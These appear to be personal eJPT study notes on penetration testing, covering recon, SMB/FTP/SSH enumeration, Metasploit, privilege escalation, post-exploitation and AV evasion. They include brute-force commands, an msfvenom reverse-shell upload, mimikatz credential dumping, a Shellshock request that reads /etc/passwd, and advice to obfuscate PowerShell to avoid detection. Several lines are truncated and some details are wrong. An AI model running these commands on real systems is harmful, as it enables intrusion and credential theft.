

EJPT

##if tools are not mentions for any topic, it means you have to use for all topic Metasploit because it have all tools but they are automated you will not get to learn so do it manually##

- **0:** Standard Input (stdin) - Used to read input (e.g., from the keyboard).
- **1:** Standard Output (stdout) - Used to write output (e.g., to the terminal or console).
- **2:** Standard Error (stderr) - Used to write error messages (e.g., to the terminal or console).
- file sharing with netcat

```
offensive@server01:~$ nc -lvnp 6666 > incoming.txt
Listening on 0.0.0.0 6666
```

```
kali@kali:~$ echo "This is an example of sending a file" > incoming.txt
```

```
kali@kali:~$ nc -nv 192.168.65.61 6666 < incoming.txt
(UNKNOWN) [192.168.65.61] 6666 (?) open
```

```
offensive@server01:~$ cat incoming.txt
This is an example of sending a file
```

INFOMATION GATHERING

- introduction to information gathering
- passive information gathering

- active information gathering

1. PASSIVE INFORMATION GATHERING

- Identifying IP addresses and DNS information
- Identifying domain names and domain ownership information
- identifying email addresses and social media profiles
- Identifying web technologies begin used on target sites
- identifying subdomains

2. Active Information Gathering

- Discovering open parts on target systems
- Learning about the internal infrastructure of a target network/organization
- Enumerating information from target systems

Passive

- **Website recon and foot printing**
 - IP addresses
 - Directories hidden from search engines
 - /robots.txt
 - /sitemap.xml
 - Names
 - Email addresses
 - Phone Numbers
 - Physical Addresses
 - Web Technologies being used
 - **commands**
 - `host IP` (to get the Ip of websites)
 - `whatis` (to know what does any commands do)

- `whatweb` "scan the web technology like cms"
 - htrack=tool (download complete website)
- **Who is Enumeration/ `whois` website**
- **website foot printing Netcraft**
 - **Netcraft** is the website which give information about websites, many kind of information
- **Dns Recon**
 - `dnsrecon` (tool)
 - `dnsdumpster` (website)
 - this website is pretty good
- **Web Application Firewall (`wafwoof` tool)**
 - Just we can you it for detection of the firewall in websites
- **Subdomain Enumeration with `sublist3r`**
 - `sublist3r -d "your website"`
- **Google Dorks**
 - `site:google.com` "you will get result only from google.com"
 - `inurl:admin` "your will get result only admin in url"
 - `site:*.ine.com` "it will work like search subdomain"
 - `filetype:pdf` "it will find pdf in website"
 - `intitle:index of` "you can visit some directory"
 - `waybackmachine` " website were you can see olderversion on target web"
 - `inurl:auth_user_file.txt`
 - `google hacking database` "it will have many dork need help"
- **Email Harvesting**
 - `TheHarvester` (Tool) " It is used to harvest the email addresses from openource data base or any thing this tool also have both side Active

and also have passive"

- **Leaked Password Databases**

- have I been pwned ("website hai ye")

- **DNS Zone Transfer**

- What is dns?
- Dns Records
 - **A** - "Resolves a hostname or domain to an IPv4 address"
 - **AAAA** - Resolves a hostname or domain to an IPv6 address
 - **NS** - Reference to the domains nameserver
 - **MX** - Resolves a domain to a mail server.
 - **CNAME** - used for domain aliases
 - **TXT** - Text record
 - **HINFO** - Host information
 - **SOA** - Domain authority
 - **SRV** - Service records
 - **PTR** - Resolves and IP address to a hostname
- Zonetransfer.me "website"
- dnsenum (tool) "gather info about dns also perform zone transfer"
- dig (tool) "you can do zone transfer with this also"
 - Example = dig axfr @nsztm1.digi.ninja zonetransfer.me

```
dig NS zonetransfer.me
dnsrecon -d zonetransfer.me
dnsenum zonetransfer.me
dig axfr @dnsserver domainTraget
```

- **Host Discovery With Nmap**

- Nmap “-sn is for don't scan ports only find out Ip's”
- netdiscover “tool
-
- **port scanning with nmap**

Footprinting and Scanning

- **Mapping the Network**

- Tools
 - Wireshark
 - ARP-SCAN
 - `sudo arp-scan -I tap0 -g 192.168.0.0/24`
 - Ping
 - Fping
 - `fping -I eth0 -g 192.168.0.0/24 -a`
 - Nmap
 - Zenmap
- Port Scanning
- SMB “server message block” 139,445
 - Network communication protocol for providing shared access to resources

```
nmap -p 445 --script smb-security-mode [IP] "you will cam
nmap -p 445 --script smb-enum-sessions [IP] "you will get
nmap -p 445 --script smb-enum-shares [IP]
nmap -p 445 --script smb-protocols [IP]
```

- smbclient

```
smbclient -L 192.168.0.105 -N
```

- smbmap

```
smbmap -u admin -p admin -d . -H [ip]
smbmap -u msfadmin -p msfadmin -H 192.168.0.105 -r file
nmblookup -A ip
rpcclient -U "" -N IP "now write enumdomusers you will
enum4linux -o IP
nmap -p 445 192.168.0.101 -sV --script smb-enum-users "
enum4linux -U ip "same with with this also user list "
enum4linux -S ip "look the shares available"
smbclient //192.168.0.103/tmp -N "for connecting to th
```

- **smb dictionary attack**

- "start the msfconsole "

- use auxiliary/scanner/smb/smb_login
 - set rhost , give password file, give use r

- with hydra

```
hydra -l admin -P passwordfile.txt IP smb
```

- with smbmap

```
smbmap -H ip -u admin -p password123
```

- **FTP**

- try to scan with nmap
- try to bruteforce with hydra
 - hydra -L userlist.txt -P passwd.txt 192.168.0.101 ftp
- or try to login anonymous

- **SSH**

```
nc 192.168.0.103 22 "you will be able to just grab the banner"
```

- "or try to brute force with hydra "

- **HTTP**

- http [IP]
- dirb "check the directories"

```
nmap -p 80 192.168.0.103 -sV --script http-enum "enumerati"
```

- **MYSQL**

- "there is recon find it yourself"
- msfconsole

```
use auxiliary/scanner/mysql/mysql_login
rhost
password file
set username root
run
```

Vulnerability Assessment

- nessus "tool"
- solarwind "tool"

Auditing

- CIA
- Compliance
 - **PCI DSS:** The Payment Card Industry Data Security Standard is a set of security standards designed to ensure that all companies that accept,

process, store, or transmit credit card information maintain a secure environment.

- **HIPAA:** The Health Insurance Portability and Accountability Act is a US law designed to provide privacy standards to protect patients' medical records and other health information provided to health plans, doctors, hospitals, and other healthcare providers.
- **GDPR:** The General Data Protection Regulation is a regulation in EU law on data protection and privacy for all individuals within the European Union and the European Economic Area, also addressing the transfer of personal data outside the EU and EEA areas.
- **SOX:** The Sarbanes-Oxley Act is a US federal law that aims to protect investors by making corporate disclosures more reliable and accurate, following major corporate and accounting scandals.
- **CCPA:** The California Privacy Protection Agency is a California state agency responsible for enforcing the California Consumer Privacy Act (CCPA), which gives consumers more control over the personal information that businesses collect about them.

- **Frameworks**

- **ISO/IEC 27000:** A family of standards helping organizations keep information assets secure. The series provides best practice recommendations on information security management, risks, and controls within the context of an overall Information Security Management System (ISMS).
- **COBIT:** Control Objectives for Information and Related Technologies is a framework created by ISACA for IT management and IT governance. It helps organizations develop, organize, and implement strategies around information management and governance.
- **NIST:** The National Institute of Standards and Technology is a non-regulatory agency of the United States Department of Commerce that develops and promotes measurement standards and technology, including widely used cybersecurity frameworks and guidelines.

- **CIS:** The Center for Internet Security is a nonprofit organization that develops best practice guidelines and standards for securing IT systems and data. CIS Controls and CIS Benchmarks are globally recognized for their practical and actionable approach to cybersecurity.
- **CMMC:** The Cybersecurity Maturity Model Certification is a unified standard for implementing cybersecurity across the defense industrial base (DIB). It aims to protect sensitive information and ensures that contractors implement adequate cybersecurity practices.
- **ASD:** The Australian Signals Directorate is an Australian government agency responsible for foreign signals intelligence, cybersecurity, and information security, providing guidance and standards for cybersecurity practices in Australia.
- SCAP Scan "tool"
- Stigviewer "tool"

HOST AND NETWORK PENTESTING 1

- Windows
 - webdav "exploiting Windows Vulnerability"
 - davtest "tool"
 - Used to scan, authenticate and exploit a WebDav server

```
davtest -url http://192.168.0.101/dav
```

- cadaver "tool"
 - cadaver supports file upload, download, on-screen display, in place editing , namespace operation (move/copy), collection creation and deletion, property manipulation
- webshells
 - /usr/share/webshells/
- with metasploit

-

```
nmap -p 80,443 -sV <Metasploitable_IP>
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<Your_IP>
cadaver http://<Metasploitable_IP>/webdav/
put shell.elf
ls
nc -lvnp <Your_Port>
```

▪ Exploiting SMB with psExec

- metasploit

-

```
use auxiliary/scanner/smb/smb_login
set rhost 192.168.0.101
set USER_FILE /usr/share/legion/wordlists/ssh-user.1
set PASS_FILE /usr/share/wfuzz/wordlist/others/comm
set VERBOSE false
run

*****

#after bruteforce you have username and password for
#now we will take cmd
#get the payload of python of psexec.py
—(kali@kali)-[~/Downloads]
└─$ python3 psexec.py Administrator@192.168.0.101 b
#now they will ask for password now enter it
```

▪ Windows RDP

- Try to scan with nmap rdp port
- bruteforce with hydra or any other tool
- access with with xfreerdp tool that window

▪ Windows Remote Management "WINRM"

- crackmapexec "tool"

```
crackmapexec winrm [ip] -u administrator -p password
crackmapexec winrm [ip] -u administrator -p "yourpassword"
crackmapexec winrm [ip] -u administrator -p "yourpassword"
```

- evil-winrm "tool"

```
evil-winrm.rb -u Administrator -p 'password' -i [ip]
```


◦ Windows_privilege Escalation

▪ Kernel Exploit

- "Windows kernel exploitation involves finding and exploiting vulnerabilities in the Windows operating system's kernel. The kernel is the core component of the OS that has complete control over everything in the system. Exploiting kernel vulnerabilities can lead to privilege escalation, allowing an attacker to gain higher-level access to the system than they are intended to have."
- Windows-exploit-suggestor "tool"
- Windows-kernel-exploit "tool"

▪ Bypassing UAC With UACME "use Account Control"

-



- UACME "tool"
- **Access Token Impersonation**
 - "An access token in Windows is a security object that contains the security context of a process or thread. It includes the user's identity and privileges and is used by the Windows operating system to determine what resources and actions the user can access or perform."
 - meterpreter
 - **incognito Module is a built-in meterpreter module that was originally a standalone application that allows you to impersonate user tokens after successful exploitation**
- Windows File System Vulnerability "Alternate Data Streams"
 - **"Alternate Data Streams (ADS)** are a feature of the Windows NTFS (New Technology File System) that allow files to contain more than one stream of data. Originally designed to support compatibility with Apple's Hierarchical File System (HFS), ADS can be exploited for malicious purposes."
 - echo "secret" > normalfile.txt:secretfile.txt
 - start .\normalfile.txt:hidden.exe
- **Critical Credential dumping "windows"**
 - windows password Hashes
 1. **LAN Manager (LM) Hashes:**
 - **Algorithm:** LM hashes are generated using the now-obsolete LAN Manager hash function.
 - **Process:**
 1. Password is converted to uppercase.
 2. Password is padded to 14 characters or truncated if longer.
 3. Password is split into two 7-character halves.

4. Each half is converted to a DES key and encrypted against a constant string.
 5. The two encrypted halves are concatenated to produce a 16-byte hash.
- **Storage:** Stored in the Security Account Manager (SAM) database.
 - **Security Issues:** LM hashes are weak due to their vulnerability to brute-force attacks and the simplicity of the DES encryption.

2. NT LAN Manager (NTLM) Hashes:

- **Algorithm:** NTLM hashes use the MD4 hashing algorithm.
- **Process:**
 1. Password is encoded using UTF-16LE.
 2. MD4 hash is generated from the encoded password.
 3. Resulting 16-byte hash is the NTLM hash.
- **Storage:** Also stored in the SAM database.
- **Security:** More secure than LM hashes but still vulnerable to rainbow table attacks if strong passwords are not used.

Storing Password Hashes

Windows stores password hashes in the SAM database, located at `C:\Windows\System32\config\SAM`, but access to this file is restricted to system processes to prevent unauthorized access.

Hashing Algorithms Used

- **LM Hash:** DES (Data Encryption Standard) applied in a very simplistic manner.
- **NTLM Hash:** MD4 (Message Digest Algorithm 4), which is now considered weak by modern cryptographic standards.

Password Hash Management

1. Security Account Manager (SAM):

- SAM is a database file in Windows that stores user account information and their corresponding password hashes.
- Access to the SAM file is restricted and protected by the system.

2. Active Directory (AD):

- In domain environments, password hashes are stored in the AD database on domain controllers.
- NT hashes (and sometimes Kerberos hashes) are stored, which are used for domain authentication.
- Mimikatz "tool"
 - Mimikatz is a Windows post-exploitation tool written by Benjamin Delpy . it allows for the extraction of clear-text passwords, hashes and Kerberos tickets from memory
 - execute the mimikatz in windows

```
privilege::debug "chek the privilege to extract the hash  
lsadump::sam  
lsadump::secret  
sekurlsa::logonpasswords "check the memory for clear pa
```

- Pass the hash
 - A "Pass the Hash" (PtH) attack is a technique in cybersecurity where an attacker captures and reuses hashed password credentials to authenticate as a user, without knowing the actual plaintext password. This type of attack exploits weaknesses in the authentication protocols of some operating systems, particularly those that rely on NTLM (NT LAN Manager) and Kerberos authentication methods.

- **crackmapexec** "if you dont have any password but you have hash so you can connect to victim of get the shell"

LINUX

Exploiting Linux Vulnerabilities

- Bash CVE-2014-627 "shellshock"
 - shellshock attack
 - he Shellshock attack, also known as the Bash Bug, is a security vulnerability discovered in the Unix Bash shell. The bug allows attackers to execute arbitrary commands on a vulnerable system, potentially giving them control over the system. It was first disclosed in September 2014 and affects many Unix-based operating systems, including Linux and macOS.
 -

Here's an example of a vulnerable environment variable:

```
shCopy code
env x='() { :; }; echo vulnerable' bash -c "echo this is a test"
```

In this case, if the system is vulnerable, it will output:

```
kotlinCopy code
vulnerable
this is a test
```

- **Vulnerable CGI Script:** Assume there's a CGI script written in Bash on a web server:


```
#!/bin/bash
echo "Content-type: text/plain"
```

```
echo ""
echo "Hello, world!"
```

- **Exploiting the Script:** An attacker sends an HTTP request with a malicious User-Agent header:

```
curl -A '() { :; }; /bin/bash -c "echo Shellshock; cat /
etc/passwd"' http://victim.com/cgi-bin/vulnerable-scrip
t
```

Example "user agent was vulnerable"



```
1 GET /getline.cgi HTTP/1.1
2 Host: 192.164.241.3
3 User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11
```

```
1 HTTP/1.1 200 OK
2 Date: Sat, 01 Jan 2022 22:43:14 GMT
3 Server: Apache/2.4.6 (Ubuntu)
4 Connection: close
5 Content-Length: 957
6
7
8 root:x10:0:root:/root:/usr/sbin/bash
9 daemon:x11:1:daemon:/usr/sbin:/usr/sbin/nologin
10 bin:x12:2:bin:/bin:/usr/sbin/nologin
11 www-data:x33:33:www-data:/var/www:/usr/sbin/nologin
12 www-data:x4:65534:www-data:/bin:/bin/sync
13 games:x5:60:games:/usr/games:/usr/sbin/nologin
14 man:x6:12:man:/var/cache/man:/usr/sbin/nologin
15 lp:x7:7:lp:/var/spool/lpd:/usr/sbin/nologin
16 mail:x8:8:mail:/var/mail:/usr/sbin/nologin
17 news:x9:9:news:/var/spool/news:/usr/sbin/nologin
18 usrgp:x10:10:usrgp:/var/spool/usrgp:/usr/sbin/nologin
19 proxy:x13:13:proxy:/bin:/usr/sbin/nologin
20 www-data:x33:33:www-data:/var/www:/usr/sbin/nologin
21 backup:x34:34:backup:/var/backups:/usr/sbin/nologin
22 list:x38:38:Mail Manager:/var/list:/usr/sbin/nologin
23 root:x39:39:root:/root:/usr/sbin/nologin
24 gnats:x41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
25 nobody:x65534:65534:nobody:/nonexistent:/usr/sbin/nologin
26 libnids:x100:101:/var/lib/libnids:
```

- FTP
- SSH
- SAMBA


Linux Privilege Escalation

- Kernel Exploit
 - Linux-Exploit-Suggester "tool"
- Cron Jobs

◦ * * * * *

```
| | | | |
| | | | |
| | | | |
```

└ Day of the week (0 - 7) (Sunday is both 0 and 7)



Common Commands:

- o `crontab -l` : List the current user's cron jobs.
- o `crontab -e` : Edit the current user's cron jobs.
- o `crontab -r` : Remove the current user's cron jobs.
- o `crontab -u username -l` : List cron jobs for a specific user (requires superuser privileges).

- **SUID "Set Use Owner ID"**

- getafobin "website"

```
find / -type f -perm -4000 2>/dev/null
```

- **Dumping Linux Hashes**

- Hashes are stored in the form of encrypted text.

Value	Hashing Algorithm
\$1	MD5
\$2	Blowfish
\$5	SHA-256
\$6	SHA-512

```
cat /etc/shadow
```

```
cat /etc/passwd
```

```
"or use any tool to dump the hash even you can use metasploit
```


HOST AND NETWORK PENTESTING 1

- **Network Based Attack**

- ARP, DHCP, SMB, FTP, Telnet, SSH,
- MITM "man in the middle Attack"
 - Wireshark "tool"
 - Ettercap "tool"
 - Tshark "Tool"
 - ARP Poisoning
 - arpspoof "Tool"
 - Wifi Traffic analysis

- **Metasploit Framework**

- MSF Architecture



MSF Modules

- + Exploit - A module that is used to take advantage of vulnerability and is typically paired with a payload.
- + Payload - Code that is delivered by MSF and remotely executed on the target after successful exploitation. An example of a payload is a reverse shell that initiates a connection from the target system back to the attacker.
- + Encoder - Used to encode payloads in order to avoid AV detection. For example, shikata_ga_nai is used to encode Windows payloads.
- + NOPS - Used to ensure that payloads sizes are consistent and ensure the stability of a payload when executed.
- + Auxiliary - A module that is used to perform additional functionality like port scanning and enumeration.



◦ MSF Payloads Type

▪ Non-Staged

- Payload that is sent to the target system as is along with the exploit

▪ Staged

- A staged payload is sent to the target in two parts, whereby:

The first part (stager) contains a payload that is used to establish a reverse connection back to the attacker, download the second part of the payload (stage) and execute it.

◦ MSF Wrokspaces

- **Port Scanning and Enumeration with Nmap "msf"**
- **Port Scanning with Auxiliary Modules "msf"**
- **FTP Enumeration "msf"**
- **Smb Enumeration "msf"**
- **Web server Enumeration "msf"**
- **MYSqL Enumeration "msf" Port:3306**
- **SSH Enumeration "msf"**
- **SMTP Enumeration "msf" Port:25**

- "communication protocol used to transfer the email"
- msf
- nessus
- webapp vulnerability scanning
- payload msfvenom
- encoding msfvenom
- injection msfvenom
- resource script "just like bash script but it is use fro msf"
- **Windows Exploitation**
 - http file server "HFS"
 - eternal blue exploit " smb vulnb"
 - apache tomcat webserver
- **Linux Exploitation**
 - FTP "msf"
 - Samba "samba is for linux and smb is for windows"
 - ssh
 - smtp
- Post-Exploitation "msf"
 - windows-post-exploitation
 - Enumerate user privileges
 - Enumerate logged on users
 - VM check
 - Enumerate installed programs
 - Enumerate AVs
 - Enumerate computers connected to domain
 - Enumerate installed patches

- Enumerate shares
- windows privilege escalation
 - bypassing UAC
 - token impersonation with incognito
 - **Token impersonation** is a Windows post-exploitation technique that allows an attacker to steal the access token of a logged-on user on the system without knowing their credentials and impersonate them to perform operations with their privileges.
 - This technique is effective for lateral movement and privilege escalation; ***an attacker can obtain domain admin privileges if a logged-on user is a domain administrator.*** They can also use the impersonated tokens to pivot to other domain machines on the network. The impersonation technique requires the attacker to gain local admin privileges on the compromised machine to steal its tokens.

Tools:

- Bloodhound
- Metasploit — PSexec module
- Metasploit — Incognito module
- Incognito — Standalone Application

In this post, we will learn about token impersonation and how we can use it to perform domain escalation.

- Dumping hashes with mimicatx
- pass the hash with psExec
 - with this we can use hashesh to access the system

- Establishing persistence on windows
 - Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access.
 - Gaining an initial foothold is not enough, you need to setup and maintain persistent access to your targets.
- Enabling RDP
- Keylogging
- clearing windows event log
- pivoting
 - Pivoting is a post exploitation technique that involves utilizing a compromised host to attack other systems on the compromised host's private internal network.
 - After gaining access to one host, we can use the compromised host to exploit other hosts on the same internal network to which we could not access previously.
- Linux Post Exploitation
 - enumeration
 - Enumerate system configuration
 - Enumerate environment variables
 - Enumerate network configuration
 - VM check
 - Enumerate user history
 - Linux Privilege Escalation


- Dumping hashesh with hashdump
- Armitage

Exploitation

- **Vulnerability scanning**

- Banner Grabbing
 - Banner grabbing is an information gathering technique used by penetration testers to enumerate information regarding the target operating system as well as the services that are running on its open ports.
 - The primary objective of banner grabbing is to identify the service running on a specific port as well as the service version.
 - Banner grabbing can be performed through various techniques:
 - Performing a service version detection scan with Nmap.
 - Connecting to the open port with Netcat.
 - Authenticating with the service (If the service supports authentication), for example; SSH, FTP, Telnet etc.
 - Do with
 - nmap
 - netcat ⇒ nc IP PORT
- **Searching for publicly available exploits**
 - Exploit_db
 - rapid7
 - searchsploit
 - github

- Fixing the exploit "compiling"
 - "some exploit have compiling process in comments of exploit"
 - bin-splloit has many exploit already compiled on github
 - 64bit
 - >\$ i686-w64-mingw32-gcc 9303.c -o exploit
 - 32bit
 - \$ i686-w64-mingw32-gcc 9303.c -o exploit -lws2_32
- Bind and Reverse Shell
 - Netcat
 - Bind Shell
 - A bind shell is a type of remote shell where the attacker connects directly to a listener on the target system, consequently allowing for execution of commands on the target system.
 - A Netcat listener can be setup to execute a specific executable like cmd.exe or /bin/bash when a client connects to the listener.




- Reverse shell
- Reverse shell cheatsheet "on github"
- Reverse shell "reverseshells.com"

- Metasploit Framework

Penetration Testing Phase	Metasploit Framework Implementation
Information Gathering & Enumeration	Auxiliary Modules
Vulnerability Scanning	Auxiliary Modules
Exploitation	Exploit Modules & Payloads
Post Exploitation	Meterpreter
Privilege Escalation	Post Exploitation Modules Meterpreter
Maintaining Persistent Access	Post Exploitation Modules Persistence Modules

- Powershell-Empire
 - “it is just like metasploit and starkiller is gui of PS-E”
- Windows Exploit “black box”



- Port Scanning and Enumeration
- ftp
- ssh
- smb

- smbclient
 - smbmap
 - psexec.py
 - My SQL data-base server
- Linux Black Box pentesting
 - port Scanning and Enumeration
 - ftp
 - Testing PHP
 - samba
- AV Evasion & Obfuscation
 - Av Evasion with shellter
 - Obfuscation

- Dowload from github "ivoke-obfuscation"



Obfuscation refers to the process of concealing something important, valuable, or critical. Obfuscation reorganizes code in order to make it harder

to analyze or RE.

- As a penetration tester, you will find yourself working with PowerShell code frequently. Most AV solutions will immediately flag malicious PowerShell code, as a result, you must be able to obfuscate/encode your PowerShell code and scripts in order to avoid detection.

POST-Exploitation

- Introduction
 - post-exploitation Methodology



- **Windows post-exploitation**

- Local Enumeration "systeminfo"

- user and groups

- `whoami /priv`
 - `net user`
 - `net localgroup`

- Network enumeration

- `ipconfig`
 - `ipconfig /all`

- `route print`
- `arp -a`
- `netstat -ano`
- `netsh firewall show stat`

- enumerating process and service

- `net start`
- `wmic service list brief "get pid"`
- `tasklist`
- `tasklist /svc`
- `schtasks /query /fo list`

- Automating windows local enumeration

- jaws "tool"

- **Linux-Post Exploitation**

- local enumeration

- `cat /etc/issue`
- `cat /etc/*release`
- `uname -a`
- `uname -r`
- `env`
- `lscpu`
- `free -h`
- `df -h`

- enumeration users and groups

- `getuid`
- `whoami`
- `groups bob"username"`

- `cat /etc/passwd`
- `useradd bob -s /bin/bash`
- `usermod -aG root bob "add bob in root group"`
- `w, who`
- `last "who login in last time and when"`
- `lastlog`

◦ Enumeration network information

- `ifconfig`
- `ip a`
- `ip a s`
- `cat /etc/network`
- `cat /etc/host`
- `arp -a`

◦ Enumeration processes and cronjob

- `ps`
- `top`
- `htop`
- `crontab -a`
- `ls -la /etc/cron*`
